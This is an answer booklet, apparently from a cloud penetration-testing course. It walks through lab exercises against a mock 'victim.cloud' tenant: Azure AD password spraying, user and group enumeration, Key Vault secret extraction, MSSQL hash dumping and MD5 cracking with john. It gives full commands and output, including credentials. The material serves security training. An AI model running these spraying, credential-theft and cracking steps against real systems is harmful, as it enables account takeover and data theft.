Specialist: Hacking and Securing Cloud

Answer
Part 2

NotSoSecure part of
claranet cyber security

Contents

Attacking Specific Cloud Services

AD 1

- Compromise the password of one valid user identified in enumeration phase using password spraying

Solution

As part of previous exercises, we have obtained following information

1. 3 valid users on the Azure AD
2. A super_Secret_note containing a password

Let's combine the two and attempt a password spraying attack on the Azure AD. Now, we will be using password spraying rather than a traditional online password attack. This has a greatly reduced chance of triggering account lockout policies by only trying one password at a time but against multiple users.

Navigate to the folder.

Command:

```
cd ~/tools/MSOLSpray
```

Verify the user obtained from the previous exercise (Enumeration 3).

Command:

```
cat victim.cloud-userlist.txt
```

Output:

```
Bob@victim.cloud
Alice@victim.cloud
Kevin@victim.cloud
```

Command:

```
python3 MSOLSpray.py -u victim.cloud-userlist.txt -p Season20
```

Output:

```
There are 3 users in total to spray,
Now spraying Microsoft Online.
Current date and time: Mon Jul 20 11:01:52 2020
SUCCESS! Bob@victim.cloud : Season20
```

AD 2

- Enumerate the resources we have access to as bob
- Escalate to an account with higher privileges using a targeted attack

Solution

We will authenticate using the `az` cli and then use it to discover the identities which we were unable to discover using our user enumeration without authentication. We will then target a user with higher privileges in a targeted password spraying attack to get credentials of that account. Once we have detected credentials of that higher privileged account, we will use them to authenticate in `az` CLI.

Before using our automated enumeration tools, we must first authenticate with azure `az` command line tool. The below mentioned command can be used to login with credentials detected in previous exercise i.e. "`Bob@victim.cloud:Season20`".

Command:

```
az login -u Bob@victim.cloud -p 'Season20' --allow-no-subscriptions
```

Output:

```
The following tenants don't contain accessible subscriptions. Use 'az login --allow-no-subscriptions' to have tenant level access.
dfb882fd-afcd-4f7f-b67f-45bff25daf24
[
  {
       "cloudName": "AzureCloud",
       "id": "dfb882fd-afcd-4f7f-b67f-45bff25daf24",
       "isDefault": true,
       "name": "N/A(tenant level account)",
       "state": "Enabled",
       "tenantId": "dfb882fd-afcd-4f7f-b67f-45bff25daf24",
       "user": {
       "name": "bob@victim.cloud",
       "type": "user"
       }
  }
]
```

Now that we are authenticated, we can harvest all the user principal names within azure. The lowliest privileged user in azure ad can access these principal names using command mentioned below and save them into file "targetteduserlist.txt"

Command:

```
az ad user list | grep "userPrincipalName" | cut -d '"' -f 4 | tee targetteduserlist.txt
```

Output:

```
aad_admin_protonmail.com#EXT#@aadadminprotonmail.onmicrosoft.com
alice@victim.cloud
azureauditaccount@victim.cloud
bob@victim.cloud
derek@victim.cloud
gadmin@victim.cloud
kevin@victim.cloud
keyvaultadmin@victim.cloud
```

We can get a good indication of a user's role by the groups they are a member of. Let us iterate through this list of users and look at their group memberships.

Command:

```
for i in $(cat targetteduserlist.txt); do echo "------ $i ------"; az ad user get-member-groups --id $i | grep displayName 2>/dev/null | cut -d'"' -f 4; done
```

Output:

```
------ aad_admin_protonmail.com#EXT#@aadadminprotonmail.onmicrosoft.com ------
AAD DC Administrators
------ alice@victim.cloud ------
Users
------ azureauditaccount@victim.cloud ------
Auditors
Users
------ bob@victim.cloud ------
Users
------ derek@victim.cloud ------
Users
------ gadmin@victim.cloud ------
------ kevin@victim.cloud ------
Users
------ keyvaultadmin@victim.cloud ------
Secret managers
Admins
```

The azureauditaccount@victim.cloud and keyvaultadmin@victim.cloud accounts looks interesting. Due to the low privileges of the bob@victim.cloud account we will have to gain access to a more privileged account if we want to further explore and enumerate this subscription.

Now that we have a list of users present in the AD environment, let's return to password spraying. We want access to higher privileged user but there is no harm in attacking all of the accounts we have discovered

Command:

```
python3 MSOLSpray.py -u targetteduserlist.txt -p Season20
```

Output:

```
There are 8 users in total to spray,
Now spraying Microsoft Online.
Current date and time: Mon Jul 20 13:44:19 2020
SUCCESS! bob@victim.cloud : Season20
SUCCESS! keyvaultadmin@victim.cloud : Season20
```

We now have access to keyvaultadmin@victim.cloud! You will remember during our enumeration that keyvaultadmin@victim.cloud was a member of the `Secret managers` group. Let us authenticate as this user in `az` cli.

Command:

```
az login -u keyvaultadmin@victim.cloud -p 'Season20'
```

Output:

```
[
  {
      "cloudName": "AzureCloud",
      "homeTenantId": "dfb882fd-afcd-4f7f-b67f-45bff25daf24",
      "id": "b85c3133-5cb6-4cdf-942d-28a88262ebf1",
      "isDefault": true,
      "managedByTenants": [],
```

```
        "name": "Free Trial",
        "state": "Enabled",
        "tenantId": "dfb882fd-afcd-4f7f-b67f-45bff25daf24",
        "user": {
        "name": "keyvaultadmin@victim.cloud",
        "type": "user"
        }
  }
]
```


We now have access to higher privileged user. We can use it to further enumerate this subscription.

Road Recon:

Command:

```
roadrecon auth -u bob@victim.cloud -p Season20
```

Output:

```
Tokens were written to .roadtools_auth
```

Command:

```
roadrecon gather
```

Output:

```
Starting data gathering phase 1 of 2 (collecting objects)
Starting data gathering phase 2 of 2 (collecting properties and relationships)
ROADrecon gather executed in 6.51 seconds and issued 603 HTTP requests.
```


Command:

```
roadrecon gui
```

Output:

```
* Serving Flask app 'roadtools.roadrecon.server' (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
```

Following figure shows the Road Recon GUI.



AD 3

- Using keyvaultadmin try to gain access to keyvault
- Obtain credentials for the database
- Perform port scan on the disclosed database address

Solution

As we have authenticated to `az` cli with keyvaultadmin@victim.cloud account in our previous exercise, now we will enumerate keyvault present in this subscription and try to extract sensitive information from this resource.

Let's login with keyvaultadmin@victim.cloud account in az cli using below mentioned command:

Command:

```
az login -u keyvaultadmin@victim.cloud -p 'Season20'
```

Output:


```
[
  {
       "cloudName": "AzureCloud",
       "homeTenantId": "dfb882fd-afcd-4f7f-b67f-45bff25daf24",
       "id": "b85c3133-5cb6-4cdf-942d-28a88262ebf1",
       "isDefault": true,
       "managedByTenants": [],
       "name": "Free Trial",
       "state": "Enabled",
       "tenantId": "dfb882fd-afcd-4f7f-b67f-45bff25daf24",
       "user": {
       "name": "keyvaultadmin@victim.cloud",
       "type": "user"
       }
  }
]
```


To explore the keyvaults present in this subscription we can fire below mentioned command and observed presence of `resource-creds` keyvault:

Command:

```
az keyvault list
```

Output:


```
[
  {
       "id": "/subscriptions/b85c3133-5cb6-4cdf-942d-
28a88262ebf1/resourceGroups/HaStC/providers/Microsoft.KeyVault/vaults/resource-creds",
       "location": "eastus",
       "name": "resource-creds",
       "resourceGroup": "HaStC",
       "tags": {
       "address": "victim.database.windows.net/user_data"
       },
```

```
        "type": "Microsoft.KeyVault/vaults"
    }
]
```


We will have to use inference to determine where the creds should be used. This secret has a tag named `address`. The value of the tag is `victim.database.windows.net/user_data`. We can infer from this that if we are able to retrieve credentials from this keyvault that they may be used to authenticate the service located at victim.database.windows.net .

Let us now attempt to read the contents of the secret. Although we were able to list the keyvaults in this subscription as shown below:

Command:

```
az keyvault secret list --vault-name resource-creds
```

Output:


```
[
  {
        "attributes": {
        "created": "2020-07-07T21:04:14+00:00",
        "enabled": true,
        "expires": null,
        "notBefore": null,
        "recoveryLevel": "Recoverable+Purgeable",
       "updated": "2020-07-16T17:31:31+00:00"
        },
        "contentType": null,
        "id": "https://resource-creds.vault.azure.net/secrets/dbreader-pass",
        "managed": null,
        "name": "dbreader-pass",
        "tags": {
        "address": "victim.database.windows.net/user_data",
        "file-encoding": "utf-8"
        }
  }
]
```


This vault only contains one secret and its name is `dbreader-pass`, when we reference it, we will need to use its full id `https://resource-creds.vault.azure.net/secrets/dbreader-pass`. Let's see if we can show the contents of this secret.

Command:

```
az keyvault secret show --id https://resource-creds.vault.azure.net/secrets/dbreader-pass
```

Output:


```
{
  "attributes": {
    "created": "2020-07-07T21:04:14+00:00",
    "enabled": true,
    "expires": null,
    "notBefore": null,
    "recoveryLevel": "Recoverable+Purgeable",
    "updated": "2020-07-16T17:31:31+00:00"
  },
  "contentType": null,
  "id": "https://resource-creds.vault.azure.net/secrets/dbreader-
pass/021043f4cefc4536ab901dc8c3610daf",
```

```
  "kid": null,
  "managed": null,
  "name": "dbreader-pass",
  "tags": {
    "address": "victim.database.windows.net/user_data",
    "file-encoding": "utf-8"
  },
  "value": "pass:dea9Wiex%e"
}
```


We now appear to have some credentials for the service located at `victim.database.windows.net`. Let's subject the endpoint to a quick nmap scan to determine what is hosted there.

Command:

```
nmap -T2 -sV victim.database.windows.net
```

Output:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-23 14:12 PDT
Nmap scan report for victim.database.windows.net (40.121.158.30)
Host is up (0.22s latency).
Not shown: 985 filtered ports
PORT   STATE SERVICE       VERSION
25/tcp open  smtp?
443/tcp   open  ssl/http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
1433/tcp  open  ms-sql-s   Microsoft SQL Server 2014 12.00.2000
1434/tcp  open  ms-sql-s   Microsoft SQL Server 2014 12.00.2000
1443/tcp  open  ssl/http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3306/tcp  open  mysql      MySQL 5.6.42.0
4343/tcp  open  ssl/http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5002/tcp  open  rfe?
5432/tcp  open  postgresql?
7443/tcp  open  ssl/http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
16000/tcp open  fmsas?
16001/tcp open  fmsascon?
16012/tcp open  unknown
16016/tcp open  unknown
16018/tcp open  unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1527.99 seconds
```

It should not come as a surprise that there is a MSSQL database hosted at the address as azure uses the database.windows.net subdomain to provide access to its hosted MSSQL instances. In the next exercise we will attempt to gain access to this database and explore the information within it.

AD 4

- Gain access to the database via compromised credentials
- Obtain the authentication table details from database
- Using rock-you dictionary try to crack the hashes

Solution

In this exercise we will connect to the database we identified while exploring the azure keyvault of this subscription. Once inside we will extract a series of hashed passwords which appear to relate to an old service the target hosted. We will then attempt to determine if any of these credentials are valid and, if so, determine their value with regards to this environment.

To recap - In the previous exercise we were able to retrieve a secret from the keyvault which had the tag `"address": "victim.database.windows.net/user_data"`. After a quick scan we were able to determine that there is a MSSQL database located there. The `/user_data` portion of the tag may reference the database name - we will proceed in this lab on that assumption.

We were also able to retrieve a secret from the keyvault named `dbreader-pass` its value was `pass:dea9Wiex%e`. We will operate on the assumption that the user account is named `dbreader`.

Using the MSSQL cli let's attempt to connect to the user_data database using these credentials.

Command:

```
pentester@kali:~/tools/MSOLSpray$ mssql-cli -S victim.database.windows.net -d user_data
```

Output:

```
Username (press enter for sa):dbreader
Password: dea9Wiex%e
user_data>
```

We are now connected meaning our assumptions were correct. Let's begin exploring this database.

```
user_data> SELECT * FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_TYPE='BASE TABLE'
Time: 3.530s (3 seconds)
+-----------------+---------------+-------------------+--------------+
| TABLE_CATALOG   | TABLE_SCHEMA  | TABLE_NAME        | TABLE_TYPE   |
|-----------------+---------------+-------------------+--------------|
| user_data       | dbo           | voffice_auth_2019 | BASE TABLE   |
+-----------------+---------------+-------------------+--------------+
(1 row affected)
```

This shows that there is one table within this database, Lets determine what kind of information it holds by asking for a description of this table.

```
user_data> describe "dbo"."voffice_auth_2019"
Time: 1.784s (a second)
+------------------+---------+------------+-------------------------+
| Name             | Owner   | Type       | Created_datetime        |
|------------------+---------+------------+-------------------------|
```

```
| voffice_auth_2019 | dbo  | user table | 2020-07-07 16:19:05.893 |
+-------------------+------+------------+-------------------------+

+--------------+--------+------------+---------+--------+--------+-----------+-------
--------------+-------------------------+->
| Column_name    | Type     | Computed    | Length    | Prec    | Scale    | Nullable    |
TrimTrailingBlanks    | FixedLenNullInSource    | >
|--------------+--------+------------+---------+--------+--------+-----------+-------
--------------+-------------------------+->
| visit_id    | int  | no          | 4          | 10     | 0        | no          | (n/a)
       | (n/a)                    | >
| username    | varchar | no       | 50         |        |          | no          | no
       | no                     | >
| md5         | varchar | no       | 32         |        |          | no          | no
       | no                       | >
+--------------+--------+------------+---------+--------+--------+-----------+-------
--------------+-------------------------+->

+------------+--------+-------------+-----------------------+
| Identity    | Seed    | Increment    | Not For Replication    |
|------------+--------+-------------+-----------------------|
| visit_id    | 1     | 1           | 0                      |
+------------+--------+-------------+-----------------------+

+-------------------------------+
| RowGuidCol                    |
|-------------------------------|
| No rowguidcol column defined. |
+-------------------------------+



+-----------------------------+
| Data_located_on_filegroup    |
|-----------------------------|
| PRIMARY                     |
+-----------------------------+

+----------------------------+---------------------------------+---------------+
| index_name                | index_description               | index_keys    |
|----------------------------+---------------------------------+---------------|
| PK__auth__375A75E1449E13E7 | clustered, unique, primary key | visit_id |
+----------------------------+---------------------------------+---------------+

+-------------------------+----------------------------+-----------------+----------------
-+------------------+---------------------->
| constraint_type          | constraint_name          | delete_action    | update_action    |
status_enabled    | status_for_replicati>
|-------------------------+----------------------------+-----------------+----------------
-+------------------+---------------------->
| PRIMARY KEY (clustered) | PK__auth__375A75E1449E13E7 | (n/a)           | (n/a)
       | (n/a)              | (n/a)              >
+-------------------------+----------------------------+-----------------+----------------
-+------------------+---------------------->
```

The table only has 3 columns, one of which is an auto incrementing integer used as a primary key to reference the records. Of interest to us is the `username` and `md5` columns. Let's extract those.

```
user_data> select username, md5 from "dbo"."voffice_auth_2019"
Time: 0.553s
+-------------------------------+----------------------------------+
| username                      | md5                              |
|-------------------------------+----------------------------------|
```

```
| John@victim.cloud               | e10adc3949ba59abbe56e057f20f883e |
| William@victim.cloud            | 827ccb0eea8a706c4c34a16891f84e7b |
| James@victim.cloud               | 8cabd3f699526d219bbd595737bdb938 |
| Charles@victim.cloud            | 5f4dcc3b5aa765d61d8327deb882cf99 |
| George@victim.cloud             | f25a2fc72690b780b2a14e140ef6a9e0 |
| Frank@victim.cloud              | 8afa847f50a716e64932d995c8e7435a |
| Joseph@victim.cloud             | fcea920f7412b5da7be0cf42b8c93759 |
| Thomas@victim.cloud             | f806fc5a2a0d5ba2471600758452799c |
| Henry@victim.cloud              | 25d55ad283aa400af464c76d713c07ad |
| Robert@victim.cloud             | 80ab76061bc0c083ad6ec83dcbf46945 |
| Edward@victim.cloud             | fc63f87c08d505264caba37514cd0cfd |
| azureauditaccount@victim.cloud | 7cb3ea2386467fb644e2c9af876fbaa4 |
| Walter@victim.cloud             | 67881381dbc68d4761230131ae0008f7 |
| Arthur@victim.cloud            | d0763edaa9d9bd2a9516280e9044d885 |
| Fred@victim.cloud               | 061fba5bdfc076bb7362616668de87c8 |
| Albert@victim.cloud             | aae039d6aa239cfc121357a825210fa3 |
| Samuel@victim.cloud             | c33367701511b4f6020ec61ded352059 |
| David@victim.cloud              | 0acf4539a14b3aa27deeb4cbdf6e989f |
| Louis@victim.cloud              | 51f2a80dc86090a826f2fa47625852e6 |
| Joe@victim.cloud                | d8578edf8458ce06fbc5bb76a58c5ca4 |
+---------------------------------+----------------------------------+
(20 rows affected)
```

These usernames are all within the victim.cloud domain and may be useful to us later on. Let's save these hashes and format them in a way that john the ripper can process them.

Exit from the mssql cli and use below mentioned command to save hashes in file 'user_data_unformatted'

Command:

```
mssql-cli -S victim.database.windows.net -d user_data -Q 'select username, md5 from
"dbo"."voffice_auth_2019"' -o user_data_unformatted
```

Output:

```
Username (press enter for sa):dbreader
Password: dea9Wiex%e
```

Command:

```
cat user_data_unformatted
```

Output:

```
+---------------------------------+----------------------------------+
| username                        | md5                              |
|---------------------------------+----------------------------------|
| John@victim.cloud               | e10adc3949ba59abbe56e057f20f883e |
| William@victim.cloud            | 827ccb0eea8a706c4c34a16891f84e7b |
| James@victim.cloud              | 8cabd3f699526d219bbd595737bdb938 |
| Charles@victim.cloud            | 5f4dcc3b5aa765d61d8327deb882cf99 |
| George@victim.cloud             | f25a2fc72690b780b2a14e140ef6a9e0 |
| Frank@victim.cloud              | 8afa847f50a716e64932d995c8e7435a |
| Joseph@victim.cloud             | fcea920f7412b5da7be0cf42b8c93759 |
| Thomas@victim.cloud             | f806fc5a2a0d5ba2471600758452799c |
| Henry@victim.cloud              | 25d55ad283aa400af464c76d713c07ad |
| Robert@victim.cloud             | 80ab76061bc0c083ad6ec83dcbf46945 |
| Edward@victim.cloud             | fc63f87c08d505264caba37514cd0cfd |
| azureauditaccount@victim.cloud | 7cb3ea2386467fb644e2c9af876fbaa4 |
| Walter@victim.cloud             | 67881381dbc68d4761230131ae0008f7 |
| Arthur@victim.cloud             | d0763edaa9d9bd2a9516280e9044d885 |
| Fred@victim.cloud               | 061fba5bdfc076bb7362616668de87c8 |
| Albert@victim.cloud             | aae039d6aa239cfc121357a825210fa3 |
```

```
| Samuel@victim.cloud            | c33367701511b4f6020ec61ded352059 |
| David@victim.cloud             | 0acf4539a14b3aa27deeb4cbdf6e989f |
| Louis@victim.cloud             | 51f2a80dc86090a826f2fa47625852e6 |
| Joe@victim.cloud               | d8578edf8458ce06fbc5bb76a58c5ca4 |
+--------------------------------+----------------------------------+
(20 rows affected)
```

Now let's fix the formatting. John the ripper will handle hashes on their own, but it makes life easier down the road if we also include the username these credentials relate to. John expects that the username will precede the hash and be delimited by a "`:`" character.

Let's do that with a simple `perl` one liner.

Command:

```
perl -l -n -e '/([A-Za-z]+@[^ ]+).+([a-f0-9]{32})/ && print ($1, ":", $2)' user_data_unformatted | tee user_data_formatted
```

Output:

```
John@victim.cloud:e10adc3949ba59abbe56e057f20f883e
William@victim.cloud:827ccb0eea8a706c4c34a16891f84e7b
James@victim.cloud:8cabd3f699526d219bbd595737bdb938
Charles@victim.cloud:5f4dcc3b5aa765d61d8327deb882cf99
George@victim.cloud:f25a2fc72690b780b2a14e140ef6a9e0
Frank@victim.cloud:8afa847f50a716e64932d995c8e7435a
Joseph@victim.cloud:fcea920f7412b5da7be0cf42b8c93759
Thomas@victim.cloud:f806fc5a2a0d5ba2471600758452799c
Henry@victim.cloud:25d55ad283aa400af464c76d713c07ad
Robert@victim.cloud:80ab76061bc0c083ad6ec83dcbf46945
Edward@victim.cloud:fc63f87c08d505264caba37514cd0cfd
azureauditaccount@victim.cloud:7cb3ea2386467fb644e2c9af876fbaa4
Walter@victim.cloud:67881381dbc68d4761230131ae0008f7
Arthur@victim.cloud:d0763edaa9d9bd2a9516280e9044d885
Fred@victim.cloud:061fba5bdfc076bb7362616668de87c8
Albert@victim.cloud:aae039d6aa239cfc121357a825210fa3
Samuel@victim.cloud:c33367701511b4f6020ec61ded352059
David@victim.cloud:0acf4539a14b3aa27deeb4cbdf6e989f
Louis@victim.cloud:51f2a80dc86090a826f2fa47625852e6
Joe@victim.cloud:d8578edf8458ce06fbc5bb76a58c5ca4
```

Now that the user_data is correctly formatted let's hand it off to john and see what we can get.

Command:

```
cd ~/tools/john/run:
```

Run the following command to crack the hash.

Command:

```
./john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt
/home/pentester/tools/MSOLSpray/user_data_formatted
```

Output:

```
Using default input encoding: UTF-8
Loaded 20 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
123456         (John@victim.cloud)
12345          (William@victim.cloud)
password       (Charles@victim.cloud)
```

```
iloveyou      (George@victim.cloud)
princess      (Frank@victim.cloud)
1234567       (Joseph@victim.cloud)
rockyou       (Thomas@victim.cloud)
12345678      (Henry@victim.cloud)
nicole        (Edward@victim.cloud)
babygirl      (Walter@victim.cloud)
monkey        (Arthur@victim.cloud)
lovely        (Fred@victim.cloud)
jessica       (Albert@victim.cloud)
654321        (Samuel@victim.cloud)
michael       (David@victim.cloud)
qwerty        (Joe@victim.cloud)
16g 0:00:00:01 DONE (2020-07-23 15:52) 8.040g/s 7207Kp/s 7207Kc/s 28833KC/s
fuckyooh21..*7¡Vamos!
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
```

Well that was an extremely successful crack! We shouldn't get too excited though as the database we extracted these credentials from was dated 2019 - Many of the people on this list may not still work for our target organization. Our earlier user enumeration would certainly corroborate this. In the next exercise we will try to crack hashes which john was unable so far.

AD 5

- Create a targeted wordlist via official website
- Crack the hashes using the created wordlist
- Gain access to azureauditaccount account

Solution

In this exercise we will generate a targeted wordlist using the official website of the target domain and try to crack the hashes which we were unable to crack in previous exercise. Once we are able to get the remaining credentials we can try access `azureauditaccount@victim.cloud` account

Let's create custom wordlist using cewl for brute forcing md5 hashes retrieved from MSSQL database:

Command:

```
cewl -d2 -m8 https://victim.cloud | grep -v "CeWL" | sudo
/home/pentester/tools/john/run/john --pipe --rules:KoreLogic --stdout | head -n 1000 >
targettedwordlist.txt
```

Output:

```
Using default input encoding: UTF-8
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
```

Now we can try john with custom wordlist which we have created in previous step:

Command

```
sudo /home/pentester/tools/john/run/john --format=Raw-MD5 --wordlist=targettedwordlist.txt
user_data_formatted
```

Output:

```
Using default input encoding: UTF-8
Loaded 20 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Remaining 4 password hashes with no different salts
Press 'q' or Ctrl-C to abort, almost any other key for status
21Tactical    (Louis@victim.cloud)
34Computational  (Robert@victim.cloud)
38Clientele   (James@victim.cloud)
39Solutions   (azureauditaccount@victim.cloud)
4g 0:00:00:00 DONE (2020-07-23 16:18) 400.0g/s 100000p/s 100000c/s 376800C/s
30Clientele..39Contactme
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
```

Nice, we were able to crack md5 hash password of azureauditaccount@victim.cloud, let's try to login with retrieved credentials.

Command:

```
az login -u azureauditaccount@victim.cloud -p '39Solutions'
```

Output:

```
[
  {
      "cloudName": "AzureCloud",
      "homeTenantId": "dfb882fd-afcd-4f7f-b67f-45bff25daf24",
```

```
        "id": "b85c3133-5cb6-4cdf-942d-28a88262ebf1",
        "isDefault": true,
        "managedByTenants": [],
        "name": "Free Trial",
        "state": "Enabled",
        "tenantId": "dfb882fd-afcd-4f7f-b67f-45bff25daf24",
        "user": {
        "name": "azureauditaccount@victim.cloud",
        "type": "user"
        }
    }
]
```


We now have control of azureauditaccount's account meaning we can leverage his ability to read every area of the subscription.

Attacking Specific Cloud Services


Cognito 1

- Explore the voffice application and gain access to s3 bucket victimprivate via cognito service


Solution

In this exercise we will discover the hidden login page on voffice.victim.cloud and we will investigate JavaScript files used by this application to identify the software components and configuration used by this application, we will use this information to retrieve AWS credentials of this application which could be used to further enumerate s3 buckets present in this account.

We have identified voffice subdomain on victim.cloud, let us navigate to this domain. We have been greeted with a very suspicious message, let's try to dig deep in this message by inspecting html source code. As you can see we have found a hidden "Login.html" page.



